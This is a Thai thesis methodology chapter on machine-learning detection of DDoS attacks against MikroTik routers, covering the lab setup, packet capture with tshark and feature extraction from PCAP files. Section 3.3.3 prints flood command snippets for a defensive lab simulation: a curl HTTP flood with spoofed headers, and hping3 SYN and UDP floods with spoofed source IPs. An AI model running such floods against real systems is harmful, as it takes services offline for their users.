3.1 การศึกษาและรวบรวมข้อมูลที่เกี่ยวข้อง

3.2 การวิเคราะห์และออกแบบกรอบแนวคิดการวิจัย

3.3 การจัดเตรียมอุปกรณ์และสภาพแวดล้อม

3.4 การจำลองการโจมตีและบันทึกข้อมูลการโจมตี

3.5 การวิเคราะห์พฤติกรรมการโจมตี

3.6 การพัฒนาแบบจำลองจำแนกการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

3.7 การเพิ่มประสิทธิภาพการป้องกันการโจมตีบนเราเตอร์ไมโครติก


3.8 การประเมินผลการป้องกันการโจมตีบนเราเตอร์ไมโครติก

3.1 การศึกษาและรวบรวมข้อมูลที่เกี่ยวข้อง

ผู้จัดทำการค้นคว้าอิสระได้รวบรวมและวิเคราะห์ข้อมูลเกี่ยวกับการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย ซึ่งเป็นหนึ่งในภัยคุกคามที่สำคัญต่อระบบเครือข่ายและระบบสารสนเทศ โดยมุ่งเน้นการศึกษาโครงสร้าง ลักษณะ และประเภทของการโจมตีตลอดจนกลไกที่ผู้ไม่หวังดีใช้ในการดำเนินการโจมตีรวมถึงวิธีการตรวจจับและบรรเทาผลกระทบจากการโจมตีในรูปแบบต่างๆ อาทิ การโจมตีในระดับชั้นแอปพลิเคชัน ชั้นโพรโทคอล และการโจมตีด้วยปริมาณข้อมูลจำนวนมากทั้งนี้จากการศึกษาพบว่าการนำเทคโนโลยีปัญญาประดิษฐ์และการเรียนรู้ของเครื่องสามารถเพิ่มประสิทธิภาพในการตรวจจับและป้องกันการโจมตีดังกล่าวได้อย่างมีนัยสำคัญ โดยเฉพาะในบริบทของการเชื่อมต่ออินเทอร์เน็ตที่เพิ่มขึ้นอย่างรวดเร็ว ซึ่งส่งผลให้บริการออนไลน์มีความสำคัญต่อชีวิตประจำวันและเป็นเป้าหมายที่สำคัญของการโจมตีทางไซเบอร์ โดยพิจารณาถึงช่องโหว่ของเครือข่ายที่ใช้เราเตอร์ไมโครติกรวมถึงแนวทางการประยุกต์ใช้การเรียนรู้ของเครื่องเพื่อพัฒนาระบบป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายให้มีประสิทธิภาพมากยิ่งขึ้นในอนาคต

3.2 การวิเคราะห์และออกแบบกรอบแนวคิดการวิจัย

การนำเสนอกรอบแนวคิดการวิจัยของการเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่องซึ่งประกอบด้วย การเก็บข้อมูลเครือข่าย การวิเคราะห์รูปแบบการโจมตีการพัฒนาแบบจำลองด้วยการเรียนรู้ของเครื่อง การจัดกลุ่มแหล่งที่มาของการโจมตี และการนำแบบจำลองประยุกต์ใช้งานร่วมกับเราเตอร์ไมโครติก ผลลัพธ์ที่คาดหวังคือระบบสามารถตรวจจับและป้องกันการการโจมตีแบบปฏิเสธการให้บริการแบบกระจายได้อย่างมีประสิทธิภาพ และสามารถนำไปปรับใช้กับเครือข่ายจริง



ภาพที่ 3-1 กรอบแนวคิดการวิจัยของการเพิ่มประสิทธิภาพการป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติกด้วยการเรียนรู้ของเครื่อง

จากภาพที่ 3-1 แนวทางที่นำเสนอในงานวิจัยนี้มุ่งเน้นการประยุกต์ใช้ การเรียนรู้ของเครื่องเพื่อช่วยในการตรวจจับและจำแนกประเภทของการโจมตีบนเราเตอร์ไมโครติก ซึ่งกระบวนการดำเนินงานสามารถแบ่งออกเป็น 5 ขั้นตอนดังนี้

3.2.1 การเก็บรวบรวมข้อมูลเครือข่ายโดยใช้ข้อมูลจาก CIC-DDoS2019 ร่วมกับข้อมูลการทดสอบการโจมตีจากเราเตอร์ไมโครติกโดยตรงเพื่อจัดกลุ่มและใช้ในการวิเคราะห์การโจมตี

3.2.2 การวิเคราะห์รูปแบบการโจมตีจากตัวอย่าง PCAP โดยใช้วิธีการนับปริมาณการสื่อสารจากไฟล์ประกอบด้วย Packet Count Byte Count TCP SYN Count UDP Count HTTP Request Count Incomplete Handshake ในเวลา 1 หน่วยวินาที

3.2.3 การพัฒนาแบบจำลองด้วยการเรียนรู้ของเครื่องโดยประยุกต์ใช้ 4 วิธีการในการพัฒนาแบบจำลอง ได้แก่ ต้นไม้ตัดสินใจ โครงข่ายประสาทเทียม แบบจำลองเพื่อนบ้านใกล้ที่สุด และแบบจำลองเนอีฟเบย์

3.2.4 การจัดกลุ่มแหล่งที่มาของการโจมตีผ่านการใช้วิธีการวิธีการมาตรฐานอ้างอิงของการสื่อสารปกติและการสื่อสารที่เป็นการโจมตีแบบปฏิเสธการให้บริการแบบกระจาย

3.2.5 การนำแบบจำลองประยุกต์ใช้งานร่วมกับเราเตอร์ไมโครติกโดยใช้แบบจำลองร่วมกับ API ของเราเตอร์ไมโครติกในการบันทึกผลแหล่งที่มาของการโจมตีลงภายในเราเตอร์

3.3 การจัดเตรียมอุปกรณ์และสภาพแวดล้อม

การเตรียมความพร้อมด้านอุปกรณ์สำหรับการดำเนินการทดสอบประกอบด้วย เราเตอร์ไมโครติก เครื่องคอมพิวเตอร์สำหรับประมวลผลข้อมูล และเครื่องคอมพิวเตอร์ที่ใช้จำลองการโจมตี ซึ่งอุปกรณ์ทั้งหมดจะถูกนำมาใช้ในการกำหนดค่าเครือข่ายจำลองเพื่อจัดเก็บและวิเคราะห์ข้อมูลการสื่อสารภายในระบบ โดยอาศัยเครื่องมือดักจับข้อมูลแพ็กเกจสำหรับการเก็บข้อมูลจากสถานการณ์จำลองการโจมตี ซึ่งข้อมูลที่ได้จะถูกนำไปใช้ในการวิเคราะห์และพัฒนาแบบจำลองสำหรับการตรวจจับการโจมตีแบบปฏิเสธการให้บริการแบบกระจายทั้งนี้ได้มีการติดตั้งเครื่องมือที่เกี่ยวข้อง ได้แก่ Wireshark, Winbox, hping3 และ cURL ภายใต้ระบบปฏิบัติการ Kali Linux รุ่น 2024.1 เพื่อใช้ในการจำลองการโจมตีในหลากหลายรูปแบบ เช่น การโจมตีแบบ HTTP Flood SYN Flood และ UDP Flood ซึ่งเป็นการสร้างแพ็กเกจข้อมูลที่ใช้จำลองพฤติกรรมของการโจมตีแบบปฏิเสธการให้บริการแบบกระจายเพื่อประเมินประสิทธิภาพของแบบจำลองในการตรวจจับการโจมตีในส่วนของการพัฒนาซอฟต์แวร์ตรวจจับและป้องกันได้มีการตั้งค่าและพัฒนาโปรแกรมด้วยภาษา Python เพื่อเชื่อมต่อกับระบบ API ของเราเตอร์ไมโครติกสำหรับควบคุมและกำหนดค่าการทำงานของอุปกรณ์


เครือข่าย ซึ่งเป็นองค์ประกอบสำคัญในการศึกษาและพัฒนาแนวทางการตรวจจับและป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายได้อย่างมีประสิทธิภาพ

3.3.1 การเชื่อมต่ออุปกรณ์และจำลองสภาพแวดล้อม

การจำลองสถานการณ์สำหรับการวิเคราะห์และป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายสำหรับการวิเคราะห์และป้องกันการโจมตีแบบปฏิเสธการให้บริการแบบกระจายและการประเมินผลโดยใช้เราเตอร์ไมโครติกและเพื่อตรวจจับและจำแนกปริมาณของข้อมูลเครือข่าย

โดยองค์ประกอบของระบบประกอบด้วยเครื่องมือกำเนิดปริมาณข้อมูลเครือข่ายโดยใช้ hPing3 และ cURL ซึ่งเป็นเครื่องมือจำลองการส่งแพ็กเกจเพื่อสร้างปริมาณข้อมูลที่มีทั้งไอพีปกติ (Normal IPs) แสดงเป็นเส้นสีเขียว และไอพีที่เป็นการโจมตี (Attack IPs) แสดงเป็นเส้นสีแดงเครื่องนี้ทำงานอยู่บนเครื่องแม่ข่ายเพื่อจำลองการโจมตีไปยังเครือข่ายเราเตอร์ไมโครติก

ซึ่งทำหน้าที่ควบคุมปริมาณของข้อมูลเครือข่ายโดยปริมาณของข้อมูลเครือข่ายปกติจะถูกส่งไปยังเว็บเซิร์ฟเวอร์ (Web Server) โดยปริมาณของข้อมูลเครือข่ายที่เป็นการโจมตีจะถูกตรวจจับและป้องกันการโจมตีจากการโจมตีด้วยหมายเลขไอพีที่ทำการโจมตี เครื่องสำหรับวิเคราะห์ข้อมูล (PCAP Analyzer) ทำหน้าที่เก็บข้อมูลปริมาณข้อมูลจากเราเตอร์ไมโครติกด้วยชุดข้อมูล PCAP โดยใช้การเรียนรู้ของเครื่องเพื่อวิเคราะห์ปริมาณข้อมูลและจำแนกว่ามีการโจมตีหรือไม่และส่งข้อมูลหมายเลขไอพีการโจมตีกลับไปยังเราเตอร์ไมโครติกเพื่อใช้เป็นข้อมูลสำหรับการควบคุมการเข้าถึงระบบเครือข่าย




ภาพที่ 3-2 การจำลองการโจมตีแบบปฏิเสธการให้บริการแบบกระจายบนเราเตอร์ไมโครติก

3.3.2 การตั้งค่าอุปกรณ์ภายในสภาพแวดล้อม

3.3.2.1 การเชื่อมเครือข่ายระหว่างเราเตอร์ไมโครติกและคอมพิวเตอร์

การเชื่อมต่อเราเตอร์ไมโครติกร่วมกับเครื่องคอมพิวเตอร์เป็นส่วนสำคัญที่จะช่วยให้การวิเคราะห์ข้อมูลการสื่อสารเป็นไปได้อย่างมีประสิทธิภาพจึงมีการแยกเส้นทางการเชื่อมต่ออย่างชัดเจนดังภาพต่อไปนี้



ภาพที่ 3-3 การเชื่อมต่อระหว่างคอมพิวเตอร์ประมวลผลข้อมูลการสื่อสารและเราเตอร์ไมโครติก

จากภาพที่ 3-3 ประกอบด้วยอุปกรณ์หลัก 3 ส่วน ได้แก่ เครื่องจำลองการจราจรเครือข่าย (Traffic Simulate) ซึ่งทำหน้าที่สร้างข้อมูลการสื่อสารหรือแพ็กเกจจำนวนมากไปยังเครื่องให้บริการเว็บเซิร์ฟเวอร์ที่เป็นเป้าหมายของการโจมตีผ่านเราเตอร์ไมโครติกซึ่งทำหน้าที่ควบคุมการไหลของข้อมูลในเครือข่าย และทำการส่งต่อข้อมูลทั้งหมดไปยังเครื่องคอมพิวเตอร์ที่ใช้สำหรับตรวจจับและบันทึกข้อมูลแพ็กเกจ (PCAP Stream) เพื่อนำไปใช้ในการวิเคราะห์พฤติกรรมของข้อมูลเครือข่ายและตรวจจับการโจมตีในภายหลัง โดยมีการแยกเครือข่ายเป็นสองช่วงคือ 192.168.137.0/24 สำหรับส่วนการทดสอบการโจมตี และ 192.168.88.0/24 สำหรับเครื่องตรวจจับและวิเคราะห์ข้อมูล


3.3.2.2 การตั้งค่าส่งข้อมูลการสื่อสารจากเราเตอร์ไมโครติก

การตั้งค่าแพ็กเกจสนิฟเฟอร์บนไมโครติกผ่าน WinBox โดยเปิดใช้งานการส่งข้อมูลแบบต่อเนื่อง เพื่อส่งแพ็กเกจไปยังคอมพิวเตอร์ที่กำหนด 192.168.88.10:37008 ซึ่งสามารถนำไปใช้

ในการวิเคราะห์ความปลอดภัยเครือข่ายตรวจสอบปริมาณข้อมูลที่รับส่ง และวิเคราะห์พฤติกรรมการโจมตีทางไซเบอร์ช่วยให้สามารถป้องกันและตอบสนองต่อภัยคุกคามได้อย่างมีประสิทธิภาพ

การใช้แพ็กเกจสนิฟเฟอร์บนเราเตอร์ไมโครติกเพื่อตรวจสอบปริมาณข้อมูลเครือข่ายและสามารถส่งแพ็กเกจไปยังเซิร์ฟเวอร์ 192.168.88.10 เพื่อวิเคราะห์เพิ่มเติมและอาจใช้ร่วมกับการเรียนรู้ของเครื่องหรือ IDS/IPS เพื่อวิเคราะห์พฤติกรรมปริมาณข้อมูล

การตั้งค่าแพ็กเกจสนิฟเฟอร์บนเราเตอร์ไมโครติกผ่าน WinBox โดยเปิดใช้งาน Streaming Mode เพื่อส่งแพ็กเกจไปยังเซิร์ฟเวอร์ที่กำหนด 192.168.88.10:37008 ซึ่งสามารถใช้สำหรับการวิเคราะห์ความปลอดภัยเครือข่ายตรวจสอบปริมาณข้อมูลหรือวิเคราะห์พฤติกรรมการโจมตีทางไซเบอร์



ภาพที่ 3-4 การตั้งค่า Packet Sniffer บนเราเตอร์ไมโครติก

จากภาพที่ 3-4 การกำหนดค่าโดยใช้โปรแกรม Winbox สำหรับส่งข้อมูลการสื่อสารภายในเครือข่ายเราเตอร์ไมโครติกไปยังคอมพิวเตอร์หมายเลขไอพี 192.168.88.10 โดยใช้พอร์ตหมายเลข 37008 ในการส่งข้อมูลโดยกำหนดให้ส่งข้อมูลแบบต่อเนื่อง

3.3.2.3 การตั้งค่าคอมพิวเตอร์สำหรับประมวลผลข้อมูลการสื่อสารการตั้งค่าคอมพิวเตอร์สำหรับรับข้อมูลการสื่อสารมาประมวลผลจะใช้โปรแกรม tshark ในการรวบรวมข้อมูล

จากการส่งข้อมูลแบบต่อเนื่องของเราเตอร์ไมโครติกซึ่งจะช่วยให้คอมพิวเตอร์ที่รับข้อมูลสามารถประมวลผลข้อมูลการสื่อสารได้รวดเร็วมากขึ้น

```
tshark_command = [
        "tshark",
        "-i", interface,
        "-f", "udp port 37008",
        "-a", f"duration:{duration}",
        "-b", f"filesize:{filesize}",
        "-F", "pcap",
        "-w", output_pcap
    ]
```

ภาพที่ 3-5 ตัวอย่างชุดคำสั่งบันทึกข้อมูล PCAP จากเราเตอร์ไมโครติก

จากภาพที่ 3-5 การบันทึกข้อมูลการสื่อสารชนิด PCAP ใช้เครื่องมือ tshark ภายในเครื่องคอมพิวเตอร์หมายเลขไอพี 192.168.88.10 ผ่านพอร์ต 37008 ในการบันทึกข้อมูลการสื่อสารออกมาอยู่ในรูปแบบข้อมูล Packet Sniffer โดยกำหนดให้อ่านข้อมูลเพื่อนำไปใช้วิเคราะห์หารูปแบบการโจมตีและลักษณะที่จะใช้ฝึกแบบจำลองการเรียนรู้ของเครื่องสำหรับตรวจจับการโจมตีที่เกิดขึ้นระบบเครือข่าย

3.3.3 การสร้างชุดคำสั่งในการทดสอบการโจมตี

การทดสอบการโจมตีเครือข่ายผ่านเราเตอร์ไมโครติกจะใช้เครื่องมือ Hping3 ร่วมกับเครื่องมือ cURL ภายใน Kali Linux สร้างเป็นชุดคำสั่งในการโจมตีโดยจำลองรูปแบบการโจมตีที่เกิดขึ้นกับเครือข่ายซึ่งประกอบด้วยการโจมตีการโจมตีที่มุ่งเน้นทำลาย (Application - Layer Attacks) การโจมตีที่ไปที่ช่องโหว่ของโพรโทคอลเครือข่าย (Protocol Attacks) และ การโจมตีที่สร้างทราฟฟิกขนาดใหญ่เพื่อทำให้แบนด์วิดท์ของเครือข่ายเต็ม (Volumetric Attacks) มีรายละเอียดคำสั่งดังต่อไปนี้

3.3.3.1 การโจมตีที่มุ่งเน้นทำลาย (Application - Layer Attacks) ใช้การโจมตีแบบ HTTP Flood โดยส่งคำขอ HTTP จำนวนมากไปยังเซิร์ฟเวอร์เป้าหมาย

```
USER_AGENTS=(
    "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36"
    "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36"
    "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36"
    "Mozilla/5.0 (iPhone; CPU iPhone OS 14_0 like Mac OS X) AppleWebKit/537.36 (KHTML, like Gecko) Version/14.0 Mobile/15E148 Safari/537.36"
    "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:92.0) Gecko/20100101 Firefox/92.0"
)
USER_AGENT=${USER_AGENTS[$RANDOM % ${#USER_AGENTS[@]}]}
curl -s -X GET --http1.1 --compressed -A "$USER_AGENT" -H "X-Forwarded-For: $SPOOFED_IP" -H "Client-IP: $SPOOFED_IP" -H "Connection: close" --max-time 2 --retry 0 --limit-rate 1M -o /dev/null "$TARGET" &
```

ภาพที่ 3-6 ตัวอย่างชุดคำสั่งโจมตีชนิด Application Attack

จากภาพที่ 3-5 ใช้ชุดคำสั่ง cURL ร่วมกับการกำหนดให้ส่งข้อมูลด้วยความถี่สูงซึ่งทำให้บริการไม่สามารถรองรับการเชื่อมต่อขนาดใหญ่พร้อมกันได้ส่งผลให้บริการทำงานล้มเหลว

3.3.3.2 การโจมตีที่ไปที่ช่องโหว่ของโพรโทคอลเครือข่ายใช้การโจมตีแบบ SYN Flood โดยใช้แพ็กเกจ SYN จำนวนมากเพื่อสร้างการเชื่อมต่อเทียมและไม่สมบูรณ์กับเซิร์ฟเวอร์

```
for ((i = 0; i < NUM_THREADS; i++)); do
        hping3 $FLAGS -p $PORT -a $SPOOFED_IP -c 1 --data $PACKET_SIZE $TARGET > /dev/null 2>&1 &done
```

ภาพที่ 3-7 ตัวอย่างชุดคำสั่งโจมตีชนิด Protocol Attack

จากภาพที่ 3-7 ใช้ชุดคำสั่ง hping3 ร่วมกับการกำหนดให้ส่งข้อมูลด้วยความถี่สูงและการปลอมหมายเลขไอพีรวมถึงการไม่ต้องรอให้เครื่องต้นทางตอบรับการเชื่อมต่อกลับซึ่งทำให้ทรัพยากรของเซิร์ฟเวอร์ถูกใช้งานจนหมดอย่างรวดเร็วและส่งผลให้เซิร์ฟเวอร์ล้มเหลว

3.3.3.3 การโจมตีที่สร้างทราฟฟิกขนาดใหญ่เพื่อทำให้แบนด์วิดท์ของเครือข่ายเต็ม (Volumetric Attacks) ใช้การโจมตีแบบ UDP Flood เพื่อทดสอบความสามารถในการรับมือของระบบเครือข่าย

```
for ((i = 0; i < NUM_THREADS; i++)); do
        hping3 --udp -p $PORT -a $SPOOFED_IP -c 100 --data
        $PAYLOAD_SIZE $TARGET > /dev/null 2>&1 &
done
```

ภาพที่ 3-8 ตัวอย่างชุดคำสั่งโจมตีชนิด Volume Attack

จากภาพที่ 3-8 ใช้ชุดคำสั่ง hping3 ร่วมกับการกำหนดให้ส่งข้อมูลด้วยความถี่สูงและการปลอมหมายเลขไอพีโดยสร้างขนาดข้อมูลที่ใหญ่กว่าปกติและปลอมหมายเลขไอพีไปยังเซิร์ฟเวอร์ภายในเครือข่ายปลายทางส่งผลให้เครือข่ายปลายทางมีปริมาณข้อมูลจำนวนที่มากผิดปกติและไม่สามารถรองรับการเชื่อมต่อภายในเครือข่ายได้อีกต่อไปส่งผลให้ผู้ใช้งานไม่สามารถใช้งานเครือข่ายได้เป็นวงกว้าง

3.3.4 การสร้างชุดคำสั่งในการวิเคราะห์ข้อมูลการสื่อสาร

การสร้างชุดข้อมูลสำหรับฝึกแบบจำลองจะใช้การวิเคราะห์ข้อมูลการสื่อสารจากไฟล์ PCAP ของชุดข้อมูล CIC-DDoS2019 ร่วมกับข้อมูลการจำลองการโจมตีเครือข่ายบนเราเตอร์ไมโครติกเพื่อสร้างชุดข้อมูลที่มีความหลากหลายและสมจริงที่สุด

3.3.4.1 การสร้างชุดคำสั่งในการวิเคราะห์ข้อมูลจากไฟล์ PCAP ให้อยู่ในรูปแบบรายละเอียดการสื่อสารภายในกรอบเวลา

```
Input:
    pcap_file, window_size
Output:
    DataFrame of traffic features per time window
Steps:
1. Read packets from pcap_file
2. If no packets ⟶ return empty DataFrame
3. Set start timestamp from first packet
4. For each packet:
    a. Calculate window index based on timestamp
    b. Extract source IP, destination IP, and packet length
    c. Count packets and bytes
    d. If TCP SYN ⟶ count as SYN
       If port 80/443 ⟶ count as HTTP request
       If UDP ⟶ count as UDP
5. For each key (window, src IP, dst IP), compute:
    - packet rate, total packets, bytes, SYN, UDP, HTTP
6. Return all as a structured Time Windows Detail DataFrame
```

ภาพที่ 3-9 การวิเคราะห์ข้อมูลจากไฟล์ PCAP

จากภาพที่ 3-9 เป็นการสกัดคุณลักษณะจากข้อมูลจราจรเครือข่ายในไฟล์ PCAP โดยแบ่งตามช่วงเวลา (time window) ที่กำหนด โดยเริ่มจากการอ่านแพ็กเกจทั้งหมดจากไฟล์หากไม่พบข้อมูลจะส่งคืนเป็น DataFrame แบบว่างจากนั้นจะกำหนดเวลาของแพ็กเกจแรกเป็นจุดเริ่มต้น และประมวลผลแต่ละแพ็กเกจโดยคำนวณตำแหน่งของช่วงเวลาพร้อมดึงค่าไอพีต้นทางปลายทางและขนาดแพ็กเกจรวมถึงนับจำนวนแพ็กเกจ TCP SYN, HTTP request เมื่อพอร์ตเป็น 80 หรือ 443 และ UDP จากนั้นจึงรวมข้อมูลตามกลุ่มกรอบเวลาเช่น window, src IP, dst IP เพื่อคำนวณอัตราการส่งแพ็กเกจ ขนาดข้อมูล และจำนวนการร้องขอในแต่ละประเภทโดยจะได้ผลลัพธ์เป็น DataFrame ที่จัดเก็บข้อมูลเชิงสถิติเหล่านี้แยกตามช่วงเวลา เพื่อใช้ในการวิเคราะห์รูปแบบการโจมตีหรือพฤติกรรมเครือข่ายที่ผิดปกติ

3.3.4.2 การสร้างชุดคำสั่งในการวิเคราะห์ข้อมูลจากไฟล์ PCAP ให้อยู่ในรูปแบบผลรวมของการสื่อสารในกรอบเวลา

```
Input:
    Time_windows_detail_df
    window_size
Output:
    DataFrame of summarized attack statistics per time window
Steps:
1. If detail_df is empty or missing “Time Window” ⟶ return empty
2. Convert relevant columns to float type for consistency
3. Group data by “Time Window” and aggregate:
    - Total packets, total bytes, unique source IPs,
      TCP SYNs, UDP packets, HTTP requests
4. Compute mean packet size:
    - byte_count ÷ pkt_count (if pkt_count > 0)
5. Calculate incomplete handshakes:
    - SYN count – HTTP request count (clip negative values to 0)
6. Rename columns for clarity
7. Add "Time Window End" by: start time + window_size
8. Reorder and return the final Time Windows Group DataFrame
```

ภาพที่ 3-10 การวิเคราะห์ข้อมูลจากรายละเอียดของการสื่อสารมาเป็นผลรวมกรอบเวลา

